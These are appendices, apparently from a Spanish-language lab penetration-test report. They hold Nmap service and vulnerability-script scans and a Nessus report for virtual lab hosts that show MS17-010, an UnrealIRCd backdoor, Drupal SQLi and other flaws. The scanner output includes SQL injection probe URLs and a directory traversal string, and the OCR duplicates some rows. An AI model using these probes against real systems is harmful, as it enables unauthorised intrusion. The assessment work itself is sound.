80	tcp	open	http	syn-ack			
135	tcp	open	msrpc	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
3306	tcp	open	mysql	syn-ack			
3389	tcp	open	ms-wbt-server	syn-ack			
4848	tcp	open	appserv-http	syn-ack			
5985	tcp	open	wsman	syn-ack			
7676	tcp	open	imqbrokerd	syn-ack			
8080	tcp	open	http-proxy	syn-ack			
8181	tcp	open	intermapper	syn-ack			
8383	tcp	open	m2mservices	syn-ack			
9200	tcp	open	wap-wsp	syn-ack			
49152	tcp	open		syn-ack			
49153	tcp	open		syn-ack			
49154	tcp	open		syn-ack			
49155	tcp	open		syn-ack			

Misc Metrics (click to expand)

Anexo 3: Escaneo de Servicios

Nmap Scan Report - Scanned at Tue Sep 9 10:41:11 2025

Scan Summary | 192.168.149.12 | 192.168.149.13 | 192.168.149.14

Scan Summary

Nmap 7.95 was initiated at Tue Sep 9 10:41:11 2025 with these arguments:
/usr/lib/nmap/nmap --privileged -v --reason -sV -oX escaneo_servicios.xml -stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl 192.168.149.12-14

Verbosity: 1; Debug level 0

Nmap done at Tue Sep 9 10:42:22 2025; 3 IP addresses (2 hosts up) scanned in 70.59 seconds

192.168.149.12

Address

- 192.168.149.12 (ipv4)
- 08:00:27:42:51:79 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	ProFTPD	1.3.5	
22	tcp	open	ssh	syn-ack	OpenSSH	6.6.1p1 Ubuntu 2ubuntu2.13	Ubuntu Linux; protocol 2.0
80	tcp	open	http	syn-ack	Apache httpd	2.4.7	(Ubuntu)
111	tcp	open	rpcbind	syn-ack		2-4	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
631	tcp	open	ipp	syn-ack	CUPS	1.7	
3306	tcp	open	mysql	syn-ack	MySQL		unauthorized
6667	tcp	open	irc	syn-ack	UnrealIRCd		
8080	tcp	open	http	syn-ack	Jetty	8.1.7.v20120910	

Misc Metrics (click to expand)

192.168.149.13 (click to expand)

192.168.149.14

Address

- 192.168.149.14 (ipv4)
- 08:00:27:D7:CC:D8 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 981 ports scanned but not shown below are in state: **closed**

- 981 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	Microsoft ftpd		
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5	
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
3306	tcp	open	mysql	syn-ack	MySQL	5.5.20-log	
3389	tcp	open	tcpwrapped	syn-ack			
4848	tcp	open	http	syn-ack	Oracle Glassfish Application Server		
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
7676	tcp	open	java-message-service	syn-ack	Java Message Service	301	
8080	tcp	open	http	syn-ack	Sun GlassFish Open Source Edition	4.0	
8181	tcp	open	intermapper	syn-ack			
8383	tcp	open	http	syn-ack	Apache httpd		
9200	tcp	open	http	syn-ack	Elasticsearch REST API	1.1.1	name: Death; Lucene 4.7
49152	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
49176	tcp	open	java-rmi	syn-ack	Java RMI		

Misc Metrics (click to expand)

Anexo 4: Escaneo de Vulnerabilidades.

Nmap Scan Report - Scanned at Mon Sep 22 14:45:46 2025

Scan Summary | 192.168.149.12 | 192.168.149.14

Scan Summary

Nmap 7.95 was initiated at Mon Sep 22 14:45:46 2025 with these arguments:
/usr/lib/nmap/nmap -v -sS -oX vulnerabilidades_tcp.xml --stylesheet=https://svn.nmap.org/nmap/docs/nmap.xsl --script=vuln 192.168.149.12,14

Verbosity: 1; Debug level 0

Nmap done at Mon Sep 22 14:51:32 2025; 2 IP addresses (2 hosts up) scanned in 345.48 seconds

192.168.149.12

Address

- 192.168.149.12 (ipv4)
- 08:00:27:42:51:79 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 990 ports scanned but not shown below are in state: **closed**

- 990 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
22	tcp	open	ssh	syn-ack			
80	tcp	open	http	syn-ack			
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-csrf	Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.149.12 Found the following possible CSRF vulnerabilities: Path: http://192.168.149.12:80/payroll_app.php Form id: Form action: Path: http://192.168.149.12:80/drupal/ Form id: user-login-form Form action: /drupal/?q=node&destination=node Path: http://192.168.149.12:80/chat/ Form id: name Form action: index.php Path: http://192.168.149.12:80/drupal/?q=user/register Form id: user-register-form Form action: /drupal/?q=user/register Path: http://192.168.149.12:80/drupal/?q=user/password Form id: user-pass Form action: /drupal/?q=user/password					
	http-sql-injection	Possible sqli for queries: http://192.168.149.12:80/?C=M%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=S%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=D%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=N%3BO%3DD%27%20OR%20sqlspider http://192.168.149.12:80/?C=N%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=D%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=S%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=M%3BO%3DD%27%20OR%20sqlspider http://192.168.149.12:80/?C=M%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=N%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=S%3BO%3DD%27%20OR%20sqlspider http://192.168.149.12:80/?C=D%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=M%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=N%3BO%3DA%27%20OR%20sqlspider http://192.168.149.12:80/?C=D%3BO%3DD%27%20OR%20sqlspider					

		http://192.168.149.12:80/?C=D%3BO%3DD%27%20OR%20sqlspider http://192.168.149.12:80/?C=S%3BO%3DA%27%20OR%20sqlspider
	http-enum	/: Root directory w/ listing on 'apache/2.4.7 (ubuntu)' /phpmyadmin/: phpMyAdmin /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.
	http-slowloris-check	VULNERABLE: Slowloris DOS attack State: LIKELY VULNERABLE IDs: CVE:CVE-2007-6750 Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service. Disclosure date: 2009-09-17 References: http://ha.ckers.org/slowloris/ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

111	tcp	open	rpcbind	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
631	tcp	open	ipp	syn-ack			

	http-enum	/admin.php: Possible admin folder /admin/: Possible admin folder /admin/admin/: Possible admin folder /administrator/: Possible admin folder /adminarea/: Possible admin folder /adminLogin/: Possible admin folder /admin_area/: Possible admin folder /administratorlogin/: Possible admin folder /admin/account.php: Possible admin folder /admin/index.php: Possible admin folder /admin/login.php: Possible admin folder /admin/admin.php: Possible admin folder /admin_area/admin.php: Possible admin folder /admin_area/login.php: Possible admin folder /admin/index.html: Possible admin folder /admin/login.html: Possible admin folder /admin/admin.html: Possible admin folder /admin_area/index.php: Possible admin folder /admin/home.php: Possible admin folder /admin_area/login.html: Possible admin folder /admin_area/index.html: Possible admin folder /admin/controlpanel.php: Possible admin folder /admincp/: Possible admin folder /admincp/index.asp: Possible admin folder /admincp/index.html: Possible admin folder /admincp/login.php: Possible admin folder /admin/account.html: Possible admin folder /adminpanel.html: Possible admin folder /admin/admin_login.html: Possible admin folder /admin_login.html: Possible admin folder /admin/cp.php: Possible admin folder /administrator/index.php: Possible admin folder /administrator/login.php: Possible admin folder /admin/admin_login.php: Possible admin folder /admin_login.php: Possible admin folder /administrator/account.php: Possible admin folder /administrator.php: Possible admin folder /admin_area/admin.html: Possible admin folder /admin/admin-login.php: Possible admin folder /admin-login.php: Possible admin folder /admin/home.html: Possible admin folder /admin/admin-login.html: Possible admin folder /admin-login.html: Possible admin folder /admincontrol.php: Possible admin folder /admin/adminLogin.html: Possible admin folder /adminLogin.html: Possible admin folder /adminarea/index.html: Possible admin folder /adminarea/admin.html: Possible admin folder /admin/controlpanel.html: Possible admin folder /admin.html: Possible admin folder /admin/cp.html: Possible admin folder /adminpanel.php: Possible admin folder /administrator/index.html: Possible admin folder

```
/administrator.cfm: Possible admin folder
/administrator/account.cfm: Possible admin folder
/adminLogin.cfm: Possible admin folder
/admin2/index.cfm: Possible admin folder
/admin_area/index.cfm: Possible admin folder
/admin2/login.cfm: Possible admin folder
/admincontrol/login.cfm: Possible admin folder
/administrator/index.cfm: Possible admin folder
/adminarea/login.cfm: Possible admin folder
/adminarea/admin.cfm: Possible admin folder
/adminarea/index.cfm: Possible admin folder
/admin/adminLogin.cfm: Possible admin folder
/admin-login.cfm: Possible admin folder
/admin/admin-login.cfm: Possible admin folder
/admin/home.cfm: Possible admin folder
/admin/account.asp: Possible admin folder
/admin/index.asp: Possible admin folder
/admin/login.asp: Possible admin folder
/admin/admin.asp: Possible admin folder
/admin_area/admin.asp: Possible admin folder
/admin_area/login.asp: Possible admin folder
/admin_area/index.asp: Possible admin folder
/admin/home.asp: Possible admin folder
/admin/controlpanel.asp: Possible admin folder
/admin.asp: Possible admin folder
/admin/admin-login.asp: Possible admin folder
/admin-login.asp: Possible admin folder
/admin/cp.asp: Possible admin folder
/administrator/account.asp: Possible admin folder
/administrator.asp: Possible admin folder
/administrator/login.asp: Possible admin folder
/admincp/login.asp: Possible admin folder
/admincontrol.asp: Possible admin folder
/adminpanel.asp: Possible admin folder
/admin/admin_login.asp: Possible admin folder
/admin_login.asp: Possible admin folder
/adminLogin.asp: Possible admin folder
/admin/adminLogin.asp: Possible admin folder
/adminarea/index.asp: Possible admin folder
/adminarea/admin.asp: Possible admin folder
/adminarea/login.asp: Possible admin folder
/administrator/index.asp: Possible admin folder
/admincontrol/login.asp: Possible admin folder
/admin2.asp: Possible admin folder
/admin2/login.asp: Possible admin folder
/admin2/index.asp: Possible admin folder
/administratorlogin.asp: Possible admin folder
/admin/account.aspx: Possible admin folder
/admin/index.aspx: Possible admin folder
/admin/login.aspx: Possible admin folder
/admin/admin.aspx: Possible admin folder
/admin_area/admin.aspx: Possible admin folder
/admin_area/login.aspx: Possible admin folder
/admin_area/index.aspx: Possible admin folder
/admin/home.aspx: Possible admin folder
/admin/controlpanel.aspx: Possible admin folder
/admin.aspx: Possible admin folder
/admin/admin-login.aspx: Possible admin folder
/admin-login.aspx: Possible admin folder
/admin/cp.aspx: Possible admin folder
/administrator/account.aspx: Possible admin folder
/administrator.aspx: Possible admin folder
/administrator/login.aspx: Possible admin folder
/admincp/index.aspx: Possible admin folder
/admincp/login.aspx: Possible admin folder
/admincontrol.aspx: Possible admin folder
/adminpanel.aspx: Possible admin folder
/admin/admin_login.aspx: Possible admin folder
/admin_login.aspx: Possible admin folder
/adminLogin.aspx: Possible admin folder
/admin/adminLogin.aspx: Possible admin folder
/adminarea/index.aspx: Possible admin folder
/adminarea/admin.aspx: Possible admin folder
/adminarea/login.aspx: Possible admin folder
/administrator/index.aspx: Possible admin folder
/admincontrol/login.aspx: Possible admin folder
/admin2.aspx: Possible admin folder
/admin2/login.aspx: Possible admin folder
/admin2/index.aspx: Possible admin folder
/administratorlogin.aspx: Possible admin folder
/admin/index.jsp: Possible admin folder
/admin/login.jsp: Possible admin folder
/admin/admin.jsp: Possible admin folder
/admin_area/admin.jsp: Possible admin folder
/admin_area/login.jsp: Possible admin folder
/admin_area/index.jsp: Possible admin folder
/admin/home.jsp: Possible admin folder
/admin/controlpanel.jsp: Possible admin folder
/admin.jsp: Possible admin folder
/admin/admin-login.jsp: Possible admin folder
```



		/admin-login.jsp: Possible admin folder /admin/cp.jsp: Possible admin folder /administrator/account.jsp: Possible admin folder /administrator.jsp: Possible admin folder /administrator/login.jsp: Possible admin folder /admincp/index.jsp: Possible admin folder /admincp/login.jsp: Possible admin folder /admincontrol.jsp: Possible admin folder /admin/account.jsp: Possible admin folder /adminpanel.jsp: Possible admin folder /admin/admin_login.jsp: Possible admin folder /admin_login.jsp: Possible admin folder /adminLogin.jsp: Possible admin folder /admin/adminLogin.jsp: Possible admin folder /adminarea/index.jsp: Possible admin folder /adminarea/admin.jsp: Possible admin folder /adminarea/login.jsp: Possible admin folder /administrator/index.jsp: Possible admin folder /admincontrol/login.jsp: Possible admin folder /admin2.jsp: Possible admin folder /admin2/login.jsp: Possible admin folder /admin2/index.jsp: Possible admin folder /administratorlogin.jsp: Possible admin folder /admin1.php: Possible admin folder /administr8.asp: Possible admin folder /administr8.php: Possible admin folder /administr8.jsp: Possible admin folder /administr8.aspx: Possible admin folder /administr8.cfm: Possible admin folder /administr8/: Possible admin folder /administracao.aspx: Possible admin folder /administracao.cfm: Possible admin folder /administracao.jsp: Possible admin folder /administracion.php: Possible admin folder /administracion.asp: Possible admin folder /administracion.aspx: Possible admin folder /administracion.jsp: Possible admin folder /administracion.cfm: Possible admin folder /administrators/: Possible admin folder /adminpro/: Possible admin folder /admins/: Possible admin folder /admins.cfm: Possible admin folder /admins.php: Possible admin folder /admins.jsp: Possible admin folder /admins.asp: Possible admin folder /admins.aspx: Possible admin folder /administracion-sistema/: Possible admin folder /admin108/: Possible admin folder /admin_cp.asp: Possible admin folder /admin/backup/: Possible backup /admin/download/backup.sql: Possible database backup /robots.txt: Robots file /admin/upload.php: Admin File Upload /admin/CiscoAdmin.jhtml: Cisco Collaboration Server /admin-console/: JBoss Console /admin4.nsf: Lotus Domino /admin5.nsf: Lotus Domino /admin.nsf: Lotus Domino /administrator/wp-login.php: Wordpress login page. /admin/libraries/ajaxfilemanager/ajaxfilemanager.php: Log1 CMS /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload /admin/includes/tiny_mce/plugins/tinybrowser/upload.php: CompactCMS or B-Hind CMS/FCKeditor File upload /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload /admin/jscript/upload.php: Lizard Cart/Remote File upload /admin/jscript/upload.html: Lizard Cart/Remote File upload /admin/jscript/upload.pl: Lizard Cart/Remote File upload /admin/jscript/upload.asp: Lizard Cart/Remote File upload /admin/environment.xml: Moodle files /classes/: Potentially interesting folder /es/: Potentially interesting folder /helpdesk/: Potentially interesting folder /help/: Potentially interesting folder /printers/: Potentially interesting folder					
3306	tcp	open	mysql	syn-ack			
6667	tcp	open	irc	syn-ack			
	irc-unrealircd-backdoor	Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277					
	irc-botnet-channels	ERROR: ERROR					
8080	tcp	open	http-proxy	syn-ack			

Host Script Output

Script Name	Output
smb-vuln-regsvc-dos	VULNERABLE: Service regsvc in Microsoft Windows systems vulnerable to denial of service State: VULNERABLE The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.
smb-vuln-ms10-054	false
smb-vuln-ms10-061	false

192.168.149.14

Address


- 192.168.149.14 (ipv4)
- 08:00:27:D7:CC:D8 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 980 ports scanned but not shown below are in state: **closed**

- 980 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack			
80	tcp	open	http	syn-ack			
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-dombased-xss	Couldn't find any DOM based XSS.					
135	tcp	open	msrpc	syn-ack			
139	tcp	open	netbios-ssn	syn-ack			
445	tcp	open	microsoft-ds	syn-ack			
3306	tcp	open	mysql	syn-ack			
3389	tcp	open	ms-wbt-server	syn-ack			
	rdp-vuln-ms12-020	VULNERABLE: MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability State: VULNERABLE IDs: CVE:CVE-2012-0152 Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P) Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service. Disclosure date: 2012-03-13 References: http://technet.microsoft.com/en-us/security/bulletin/ms12-020 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152 MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability State: VULNERABLE IDs: CVE:CVE-2012-0002 Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C) Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system. Disclosure date: 2012-03-13 References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002 http://technet.microsoft.com/en-us/security/bulletin/ms12-020						Go to top Toggle Closed Ports Toggle Filtered Ports
4848	tcp	open	appserv-http	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks. Check results: WEAK DH GROUP 1 Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA Modulus Type: Safe prime Modulus Source: RFC2409/Oakley Group 2 Modulus Length: 1024 Generator Length: 8 Public Key Length: 1024 References: https://weakdh.org						
5985	tcp	open	wsman	syn-ack			
7676	tcp	open	imqbrokerd	syn-ack			
8080	tcp	open	http-proxy	syn-ack			
	http-enum	..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlitedb: Possible iPhone/iPod/iPad generic file sharing app Directory Traversal (iOS)					
8181	tcp	open	intermapper	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks. Check results: WEAK DH GROUP 1 Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA Modulus Type: Safe prime Modulus Source: RFC2409/Oakley Group 2 Modulus Length: 1024 Generator Length: 8 Public Key Length: 1024 References: https://weakdh.org						Go to top Toggle Closed Ports Toggle Filtered Ports
5985	tcp	open	wsman	syn-ack			
7676	tcp	open	imqbrokerd	syn-ack			
8080	tcp	open	http-proxy	syn-ack			
	http-enum	..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlitedb: Possible iPhone/iPod/iPad generic file sharing app Directory Traversal (iOS)					
8181	tcp	open	intermapper	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks. Check results: WEAK DH GROUP 1 Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA Modulus Type: Safe prime Modulus Source: RFC2409/Oakley Group 2 Modulus Length: 1024 Generator Length: 8 Public Key Length: 1024 References: https://weakdh.org						
8383	tcp	open	m2mservices	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks. Check results: WEAK DH GROUP 1						Go to top Toggle Closed Ports Toggle Filtered Ports



		Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA Modulus Type: Safe prime Modulus Source: RFC2409/Oakley Group 2 Modulus Length: 1024 Generator Length: 8 Public Key Length: 1024 References: https://weakdh.org					
8383	tcp	open	m2mservices	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks. Check results: WEAK DH GROUP 1 Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA Modulus Type: Safe prime Modulus Source: RFC2409/Oakley Group 2 Modulus Length: 1024 Generator Length: 8 Public Key Length: 1024 References: https://weakdh.org					
9200	tcp	open	elasticsearch	syn-ack	Elastic elasticsearch	1.1.1	
49152	tcp	open		syn-ack			
49153	tcp	open		syn-ack			
49154	tcp	open		syn-ack			
49155	tcp	open		syn-ack			
49156	tcp	open		syn-ack			
49157	tcp	open		syn-ack			
49155	tcp	open		syn-ack			
49156	tcp	open		syn-ack			
49157	tcp	open		syn-ack			

Go to top
Toggle Closed Ports
Toggle Filtered Ports

Host Script Output

Script Name	Output
smb-vuln-ms17-010	VULNERABLE: Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010) State: VULNERABLE IDs: CVE:CVE-2017-0143 Risk factor: HIGH A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010). Disclosure date: 2017-03-14 References: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
smb-vuln-ms10-054	false
samba-vuln-cve-2012-1182	NT_STATUS_ACCESS_DENIED
smb-vuln-ms10-061	NT_STATUS_ACCESS_DENIED

Go to top
Toggle Closed Ports
Toggle Filtered Ports

Misc Metrics (click to expand)

Anexo 5: Reporte de Nessus



Essentials

Basic Network Scan

Report generated by Tenable Nessus™ Wed, 17 Sep 2025 18:04:01 EST

Vulnerabilities by Host

192.168.149.12



Vulnerabilities Total: 81

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	7.4	0.9407	84215	ProFTPD mod_copy Information Disclosure
CRITICAL	10.0	-	-	201408	Canonical Ubuntu Linux SEoL (14.04.x)
CRITICAL	10.0*	-	-	92626	Drupal Coder Module Deserialization RCE
CRITICAL	10.0*	7.4	0.7216	46882	UnrealIRCd Backdoor Detection
HIGH	7.5	6.1	0.3833	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	7.4	0.9437	78515	Drupal Database Abstraction API SQLi
HIGH	7.5*	5.2	0.9233	41028	SNMP Agent Default Community Name (public)
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	-	157288	TLS Version 1.1 Deprecated Protocol
MEDIUM	5.9	6.7	0.7071	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.3	2.2	0.7187	10704	Apache Multiviews Arbitrary Directory Listing
MEDIUM	5.3	-	-	57608	SMB Signing not required
MEDIUM	4.3*	-	-	90317	SSH Weak Algorithms Supported
LOW	3.7	1.4	0.0307	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.1*	2.2	0.0037	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled

192.168.149.12 4

INFO	N/A	-	-	10223	RPC portmapper Service Detection
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	39519	Backported Security Patch Detection (FTP)
INFO	N/A	-	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	18638	Drupal Software Detection
INFO	N/A	-	-	194915	Eclipse Jetty Web Server Detection
INFO	N/A	-	-	19689	Embedded Web Server Detection
INFO	N/A	-	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	-	86420	Ethernet MAC Addresses
INFO	N/A	-	-	10092	FTP Server Detection
INFO	N/A	-	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	11156	IRC Daemon Version Detection
INFO	N/A	-	-	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	-	-	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function Enumeration
INFO	N/A	-	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	-	60119	Microsoft Windows SMB Share Permissions Enumeration
INFO	N/A	-	-	10395	Microsoft Windows SMB Shares Enumeration

192.168.149.12 5

INFO	N/A	-	-	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	-	-	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remc check)
INFO	N/A	-	-	10719	MySQL Server Detection
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	209654	OS Fingerprints Detected
INFO	N/A	-	-	11936	OS Identification
INFO	N/A	-	-	117886	OS Security Patch Assessment Not Available
INFO	N/A	-	-	181418	OpenSSH Detection
INFO	N/A	-	-	66334	Patch Report
INFO	N/A	-	-	11111	RPC Services Enumeration
INFO	N/A	-	-	53335	RPC portmapper (TCP)
INFO	N/A	-	-	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	-	-	35296	SNMP Protocol Version Detection
INFO	N/A	-	-	40448	SNMP Supported Protocols Detection
